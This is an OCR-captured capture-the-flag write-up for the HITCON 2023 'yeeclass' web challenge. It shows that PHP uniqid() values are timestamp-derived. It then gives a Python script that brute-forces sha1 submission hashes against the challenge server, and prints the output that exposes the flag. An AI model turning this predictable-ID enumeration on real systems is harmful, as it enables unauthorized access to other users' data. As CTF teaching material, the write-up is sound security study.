不安全 | http://rectf.hitcon2023.online:30203/submission.php?hash=938a87340ddd...

yeeclass

[Home]|[My Submissions]   Hi, albert5888 [Logout]


albert5888_Public Homework [Delete]

Time: 2023-08-16 16:31:20.721043

Score: (Not judged)


test by albert5888

> how to hash?



```php
$pdo = new PDO("mysql:host=yeeclass_db;dbname=yeeclass", "yeeclass", "yeeclass");

$username = "flagholder";
$password = base64_encode(random_bytes(40));

echo "Username: $username; Password: $password\n";

// create user
$user_query = $pdo->prepare("INSERT INTO user (username, `password`, class) VALUES (?, ?, ?)");
$user_query->execute(array($username, hash("md5", $password), 0));

// submit flag
$id = uniqid($username."_");
echo $id."\n";

$submit_query = $pdo->prepare("INSERT INTO submission (`hash`, userid, homeworkid, score, content) VALUES (?, ?, ?, ?, ?)");
$submit_query->execute(array(
    hash("sha1", $id),
    $pdo->lastInsertId(),
    1,
    100,
    $_ENV["FLAG"]
));
```

> uniqid?



参见

- random_bytes() - Get cryptographically secure random bytes


User Contributed Notes 16 notes

+ add a note

171 keith at keithtyler dot com 13 years ago

```
For the record, the underlying function to uniqid() appears to be roughly as fol

$m=microtime(true);
sprintf("%8x%05x\n",floor($m),($m-floor($m))*1000000);

In other words, first 8 hex chars = Unixtime, last 5 hex chars = microseconds. T

date("r",hexdec(substr(uniqid(),0,8)));

Increasingly as you go further down the string, the number becomes "more unique"
```

> uniqid


yeeclass | Submission
不安全 | http://rectf.hitcon2023.online:30203/submission.php?homeworkid=1
[Home]
Username
Password
Login/Register

yeeclass

Homework	Score	Submitted By	Timestamp
Flag	100	flagholder	2023-08-16 04:09:35.584096

Total: 1 submission(s).

2023-08-16 04:09:36 => 64dc4bff

.584096 = > 8e9a0


> the answer is ...

sha1(flagholder_64dc4bff8e9a0)

> 時間差


sha1(flagholder_64dc4bff8e9XX)

> exp.py




```python
import requests
import hashlib
from datetime import datetime, timezone
session = requests.session()
s ='flagholder_64dc4bff8e9'
for i in range(0xff):
    h = s+f'{i:02x}'
    hash = hashlib.sha1(h.encode()).hexdigest()
    r = session.get('http://rectf.hitcon2023.online:30203/submission.php?hash='+hash)
    print(f'{h}:{hash}:{r.content}')
    if b'not found' not in r.content:
        break
```

> getflag



```
flagholder_64dc4bff8e913:f14cd984d088319a4520332156046a6180af0982:b'Submission not found.'
flagholder_64dc4bff8e914:09adb67392eff3ccbba4e59f390147b1e1fe01c9:b'Submission not found.'
flagholder_64dc4bff8e915:7c6547bcbe76025db3bf0919a1e1e1d0340780bf:b'Submission not found.'
flagholder_64dc4bff8e916:d6047927e42df0888fbda3a5f496f361220ca555:b'Submission not found.'
flagholder_64dc4bff8e917:cd53f8963abfe958ead9a2e6ed16c50ecbe5b436:b'Submission not found.'
flagholder_64dc4bff8e918:f1922a071e799f1cdd5fe3d6bdb6751dd54a7726:b'Submission not found.'
flagholder_64dc4bff8e919:5d8670b6b457d3dc77ea30a33fba68e79fe980db:b'Submission not found.'
flagholder_64dc4bff8e91a:cbc5a4825c64be195e18d7c1a7fd7ad57e227bb1:b'Submission not found.'
flagholder_64dc4bff8e91b:151b2707fd21d5268c489180f2a77fe50da3faae:b'\n<!DOCTYPE html>\n<html lang="en">\n<head>\n    <meta charset="UTF-8">\n    <meta http-equiv=
"X-UA-Compatible" content="IE=edge">\n    <meta name="viewport" content="width=device-width, initial-scale=1.0">\n    <title>yeeclass | Submission</title>\n    <l
ink rel="stylesheet" href="static/style.css">\n</head>\n<body>\n    <div id="main">\n        <header id="header">\n            <h1>yeeclass</h1>\n            <nav
>\n    <a href="index.php">[Home]</a>    <div class="right">\n            <form action="index.php" method="POST">\n            <input type="text" name="username"
id="username" placeholder="Username" pattern="^\\w{6,20}$" autocomplete="off">\n            <input type="password" name="password" id="password" placeholder="Pass
word" autocomplete="off">\n            <input type="submit" value="Login/Register">\n        </form>\n        </div>\n</nav>        </header>\n        <hr>\n
          <section id="view">\n            <h3>flagholder_Flag <a href="submit.php?homeworkid=1&delete=151b2707fd21d5268c489180f2a77fe50da3faae">[Delete]</a></h3
>\n            <p>Time: 2023-08-16 04:09:35.584096</p>\n            <p>Score: 100</p>\n            <pre>hitcon{pHp_1s_the_b35t_1ang}</pre>\n        </section>\n
          </div>\n</body>\n</html>'
```

> getflag



yeeclass | Submission
不安全 | http://rectf.hitcon2023.online:30203/submission.php?hash=151b2707fd21d5268c489180f2a77fe50da3faae
[Home]
Username
Password
Login/Register
[Delete]

yeeclass

flagholder_Flag

Time: 2023-08-16 04:09:35.584096

Score: 100

```
hitcon{pHp_1s_the_b35t_1ang}
```

Thank You